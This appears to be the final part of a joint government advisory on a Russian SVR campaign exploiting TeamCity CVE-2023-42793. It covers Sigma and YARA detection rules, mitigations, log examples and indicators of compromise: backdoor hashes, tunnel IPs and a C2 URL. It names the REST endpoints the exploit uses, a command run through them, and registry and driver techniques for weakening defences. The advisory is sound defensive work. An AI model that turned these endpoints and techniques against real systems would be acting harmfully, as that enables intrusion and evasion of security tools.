        - '\\Microsoft\\Windows\\WindowsUpdate\\Scheduled Check'
        - '\\Microsoft\\Windows\\WindowsUpdate\\Scheduled AutoCheck'
        - '\\Defender'
        - '\\defender'
    condition: selection
```

```
title: Scheduled tasks names used by SVR for GraphicalProton backdoor
description: Hunts for known SVR-specific scheduled task names
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
          - 'schtasks.exe'
        CommandLine|contains:
          - 'IISUpdateService'
          - 'WindowsDefenderService'
          - 'WindowsDefenderService2'
          - 'DefenderService'
          - 'DefenderUPDService'
          - 'WiMSDFS'
          - 'StartupAppTaskCkeck'
          - 'SubmitReporting'
          - 'Defender Update Service'
          - 'WindowUpdate'
          - 'CheckReporting'
          - 'StartupAppTaskCheck'
          - 'SpeechModelInstallTask'
          - 'BfeOnServiceStart'
          - 'Data Integrity Update'
          - 'Scheduled AutoCheck'
          - 'ATPUpd'
          - 'Service Update'
          - 'Scheduled Check'
          - 'Scheduled AutoCheck'
          - 'Defender'
          - 'defender'
    selection_re:
        Image|endswith:
          - 'schtasks.exe'
        CommandLine|re:
          - '.*Defender\sUpdate\sService.*'
          - '.*Data\sIntegrity\sUpdate.*'
          - '.*Scheduled\sAutoCheck.*'
          - '.*Service\sUpdate.*'
          - '.*Scheduled\sCheck.*'
          - '.*Scheduled\sAutoCheck.*'
    condition: selection or selection_re
```

```
title: Suspicious registry modifications
description: Suspicious registry modifications
author:
references:
date: 2023/11/15
logsource:
    category: registry_set
    product: windows
detection:
    selection:
        EventID: 4657
        TargetObject|contains:
          - 'CurrentControlSet\\Control\\Lsa\\DisableRestrictedAdmin'
          - 'CurrentControlSet\\Control\\Lsa\\NoLmHash'
    condition: selection
```

```
title: Registry modification from cmd
description: Registry modification from cmd
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
          - 'reg.exe'
        CommandLine|contains|all:
          - 'CurrentControlSet'
          - 'Lsa'
        CommandLine|contains:
          - 'DisableRestrictedAdmin'
          - 'NoLmHash'
    condition: selection
```

```
title: Malicious Driver Load
description: Detects the load of known malicious drivers via their names or hash.
references:
    - https://github.com/wavestone-cdt/EDRSandblast#edr-drivers-and-processes-detection
author:
date: 2023/11/15
logsource:
    category: driver_load
    product: windows
detection:
    selection_name:
        ImageLoaded|endswith:
            - 'RTCore64.sys'
            - 'DBUtils_2_3.sys'
    selection_hash:
        Hashes|contains:
            - '01aa278b07b58dc46c84bd0b1b5c8e9ee4e62ea0bf7a695862444af32e87f1fd'
            - '0296e2ce999e67c76352613a718e11516fe1b0efc3ffdb8918fc999dd76a73a5'
    condition: selection_name or selection_hash
```

YARA rules

Following rule detects most known GraphicalProton variants

```
rule APT29_GraphicalProton {
    strings:
        // C1 E9 1B                                shr     ecx, 1Bh
        // 48 8B 44 24 08                          mov     rax, [rsp+30h+var_28]
        // 8B 50 04                                mov     edx, [rax+4]
        // C1 E2 05                                shl     edx, 5
        // 09 D1                                   or      ecx, edx
        // 48 8B 44 24 08                          mov     rax, [rsp+30h+var_28]
        $op_string_crypt = { c1 e? (1b | 18 | 10 | 13 | 19 | 10) 48 [4] 8b [2] c1 e? (05 | 08 | 10 | 0d
| 07) 09 ?? 48 }

        // 48 05 20 00 00 00                       add     rax, 20h ; ' '
        // 48 89 C1                                mov     rcx, rax
        // 48 8D 15 0A A6 0D 00                    lea     rdx, unk_14011E546
        // 41 B8 30 00 00 00                       mov     r8d, 30h ; '0'
        // E8 69 B5 FE FF                          call    sub_14002F4B0
        // 48 8B 44 24 30                          mov     rax, [rsp+88h+var_58]
        // 48 05 40 00 00 00                       add     rax, 40h ; '@'
        // 48 89 C1                                mov     rcx, rax
        // 48 8D 15 1B A6 0D 00                    lea     rdx, unk_14011E577
        // 41 B8 70 01 00 00                       mov     r8d, 170h
        // E8 49 B5 FE FF                          call    sub_14002F4B0
        // 48 8B 44 24 30                          mov     rax, [rsp+88h+var_58]
        // 48 05 60 00 00 00                       add     rax, 60h ; '`'
        // 48 89 C1                                mov     rcx, rax
        // 48 8D 15 6C A7 0D 00                    lea     rdx, unk_14011E6E8
        // 41 B8 2F 00 00 00                       mov     r8d, 2Fh ; '/'
        // E8 29 B5 FE FF                          call    sub_14002F4B0
        // 48 8B 44 24 30                          mov     rax, [rsp+88h+var_58]
        // 48 05 80 00 00 00                       add     rax, 80h
        // 48 89 C1                                mov     rcx, rax
        // 48 8D 15 7C A7 0D 00                    lea     rdx, unk_14011E718
        // 41 B8 2F 00 00 00                       mov     r8d, 2Fh ; '/'
        // E8 09 B5 FE FF                          call    sub_14002F4B0
        // 48 8B 44 24 30                          mov     rax, [rsp+88h+var_58]
        // 48 05 A0 00 00 00                       add     rax, 0A0h
        $op_decrypt_config = {
            48 05 20 00 00 00 48 89 C1 48 [6] 41 B8 ?? ?? 00 00 E8 [4] 48 [4]
            48 05 40 00 00 00 48 89 C1 48 [6] 41 B8 ?? ?? 00 00 E8 [4] 48 [4]
            48 05 60 00 00 00 48 89 C1 48 [6] 41 B8 ?? ?? 00 00 E8 [4] 48 [4]
            48 05 80 00 00 00 48 89 C1 48 [6] 41 B8 ?? ?? 00 00 E8 [4] 48 [4]
            48 05 A0 00 00 00
        }

    condition:
        all of them
}
```

Note: These rules are meant for threat hunting and have not been tested on a larger dataset.

Mitigation

The FBI, CISA, NSA, SKW, CERT Polska, and NCSC assess the scope and indiscriminate targeting of this campaign poses a threat to public safety and recommend organizations implement the mitigations below to improve organization's cybersecurity posture. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA's Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

- **Apply available patches** for CVE-2023-42793 issued by JetBrains TeamCity in mid-September 2023, if not already completed.
- **Monitor the network** for evidence of encoded commands and execution of network scanning tools.
- **Ensure host-based anti-virus/endpoint monitoring solutions are enabled** and set to alert if monitoring or reporting is disabled, or if communication is lost with a host agent for more than a reasonable amount of time.
- **Require use of multi-factor authentication** [CPG 1.3] for all services to the extent possible, particularly for email, virtual private networks, and accounts that access critical systems.
    - Organizations should adopt multi-factor authentication (MFA) as an additional layer of security for all users with access to sensitive data. Enabling MFA significantly reduces the risk of unauthorized access, even if passwords are compromised.
- **Keep all operating systems, software, and firmware up to date.** Immediately configure newly-added systems to the network, including those used for testing or development work, to follow the organization's security baseline and incorporate into enterprise monitoring tools.
- **Audit log files** to identify attempts to access privileged certificates and creation of fake identity providers.
- **Deploy software to identify suspicious behavior on systems.**
- **Deploy endpoint protection systems** with the ability to monitor for behavioral indicators of compromise.
- **Use available public resources to identify credential abuse with cloud environments.**
- **Configure authentication mechanisms** to confirm certain user activities on systems, including registering new devices.

Additionally, the following rules can be used to detect activity linked to adversary activity. These rules should serve as examples and be adapted to each organization's environment and telemetry.

Validate Security Controls

In addition to applying mitigations, FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (see previous tables).
2. Align your security technologies against the technique.
3. Test your technologies against the technique.
4. Analyze your detection and prevention technologies' performance.
5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

FBI, CISA, NSA, SKW, CERT Polska, and NCSC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

References

- FBI, DHS, CISA, Joint Cyber Security Advisory, Russian Foreign Intelligence Service (SVR) Cyber Operations: Trends and Best Practices for Network Defenders
- NSA, CISA, FBI, Joint Cyber Security Advisory**,** Russian SVR Targets U.S. and Allied Networks
- CISA, Remediating Networks Affected by the Solarwinds and Active Directory/M365 Compromise
- CISA, Alert (AA21-008A), Detecting Post-Compromise Threat Activity in Microsoft Cloud Environments
- CISA, Alert (AA20-352A), Advanced Persistent Threat Compromise of Government Agencies, Critical Infrastructure, and Private Sector Organizations
- CISA, CISA Insights, What Every Leader Needs to Know About the Ongoing APT Cyber Activity
- FBI, CISA, Joint Cybersecurity Advisory, Advanced Persistent Threat Actors Targeting U.S. Think Tanks
- CISA, Malicious Activity Targeting COVID-19 Research, Vaccine Development
- NCSC, CSE, NSA, CISA, Advisory: APT 29 Targets COVID-19 Vaccine Development

The information in this report is being provided "as is" for informational purposes only. FBI, CISA, NSA, SKW, CERT Polska, and NCSC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by FBI, CISA, NSA, SKW, CERT Polska, and NCSC.

Version History

1.0 – 11th December 2023

Appendix A – Indicators of Compromise CVE-2023-42793

On a Windows system, the log file C:\TeamCity\logs\teamcity-server.log will contain a log message when an attacker modified the internal.properties file. There will also be a log message for every process created via the /app/rest/debug/processes endpoint. In addition to showing the command line used, the user ID of the user account whose authentication token was used during the attack is also shown. For example:

```
[2023-09-26 11:53:46,970]   INFO - ntrollers.FileBrowseController - File edited:
C:\ProgramData\JetBrains\TeamCity\config\internal.properties by user with id=1

[2023-09-26 11:53:46,970]   INFO - s.buildServer.ACTIVITIES.AUDIT - server_file_change: File
C:\ProgramData\JetBrains\TeamCity\config\internal.properties was modified by "user with id=1"

[2023-09-26 11:53:58,227]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by
user user with id=1. Command line: cmd.exe "/c whoami"
```

An attacker may attempt to cover their tracks by wiping this log file. It does not appear that TeamCity logs individual HTTP requests, but if TeamCity is configured to sit behind a HTTP proxy, the HTTP proxy may have suitable logs showing the following target endpoints being accessed:

- /app/rest/users/id:1/tokens/RPC2 – This endpoint is required to exploit the vulnerability.
- /app/rest/users – This endpoint is only required if the attacker wishes to create an arbitrary user.
- /app/rest/debug/processes - This endpoint is only required if the attacker wishes to create an arbitrary process.

Note: The user ID value may be higher than 1.

Appendix B - IOCs

File IoCs

GraphicalProton backdoor:

- 01B5F7094DE0B2C6F8E28AA9A2DED678C166D615530E595621E692A9C0240732
- 34C8F155601A3948DDB0D60B582CFE87DE970D443CC0E05DF48B1A1AD2E42B5E
- 620D2BF14FE345EEF618FDD1DAC242B3A0BB65CCB75699FE00F7C671F2C1D869
- 773F0102720AF2957859D6930CD09693824D87DB705B3303CEF9EE794375CE13
- 7B666B978DBBE7C032CEF19A90993E8E4922B743EE839632BFA6D99314EA6C53
- 8AFB71B7CE511B0BCE642F46D6FC5DD79FAD86A58223061B684313966EFEF9C7
- 971F0CED6C42DD2B6E3EA3E6C54D0081CF9B06E79A38C2EDE3A2C5228C27A6DC
- CB83E5CB264161C28DE76A44D0EDB450745E773D24BEC5869D85F69633E44DCF
- CD3584D61C2724F927553770924149BB51811742A461146B15B34A26C92CAD43
- EBE231C90FAD02590FC56D5840ACC63B90312B0E2FEE7DA3C7606027ED92600E
- F1B40E6E5A7CBC22F7A0BD34607B13E7E3493B8AAD7431C47F1366F0256E23EB
- C7B01242D2E15C3DA0F45B8ADEC4E6913E534849CDE16A2A6C480045E03FBEE4
- 4BF1915785D7C6E0987EB9C15857F7AC67DC365177A1707B14822131D43A6166

GraphicalProton HTTPS backdoor:

- 18101518EAE3EEC6EBE453DE4C4C380160774D7C3ED5C79E1813013AC1BB0B93
- 19F1EF66E449CF2A2B0283DBB756850CCA396114286E1485E35E6C672C9C3641
- 1E74CF0223D57FD846E171F4A58790280D4593DF1F23132044076560A5455FF8
- 219FB90D2E88A2197A9E08B0E7811E2E0BD23D59233287587CCC4642C2CF3D67
- 92C7693E82A90D08249EDEAFBCA6533FED81B62E9E056DEC34C24756E0A130A6
- B53E27C79EED8531B1E05827ACE2362603FB9F77F53CEE2E34940D570217CBF7
- C37C109171F32456BBE57B8676CC533091E387E6BA733FBAA01175C43CFB6EBD
- C40A8006A7B1F10B1B42FDD8D6D0F434BE503FB3400FB948AC9AB8DDFA5B78A0
- C832462C15C8041191F190F7A88D25089D57F78E97161C3003D68D0CC2C4BAA3
- F6194121E1540C3553273709127DFA1DAAB96B0ACFAB6E92548BFB4059913C69

Backdoored vcperf

- D724728344FCF3812A0664A80270F7B4980B82342449A8C5A2FA510E10600443

Backdoored Zabbix installation archive:

- 4EE70128C70D646C5C2A9A17AD05949CB1FBF1043E9D671998812B2DCE75CF0F

Backdoored Webroot AV installation archive:

- 950ADBAF66AB214DE837E6F1C00921C501746616A882EA8C42F1BAD5F9B6EFF4

Modified rsockstun

- CB83E5CB264161C28DE76A44D0EDB450745E773D24BEC5869D85F69633E44DCF

Network IoCs

Tunnel endpoints

- 128.239.22.138:443 – via legitimate entity
- 65.20.97.203
- 65.21.51.58

Exploitation server

- 103.76.128.34

GraphicalProton HTTPS C2 URL:

- https://matclick[.]com/wp-query[.]php

Poland specific points of contact

CERT.PL

info@cert.pl

Military Counterintelligence Service

skw@skw.gov.pl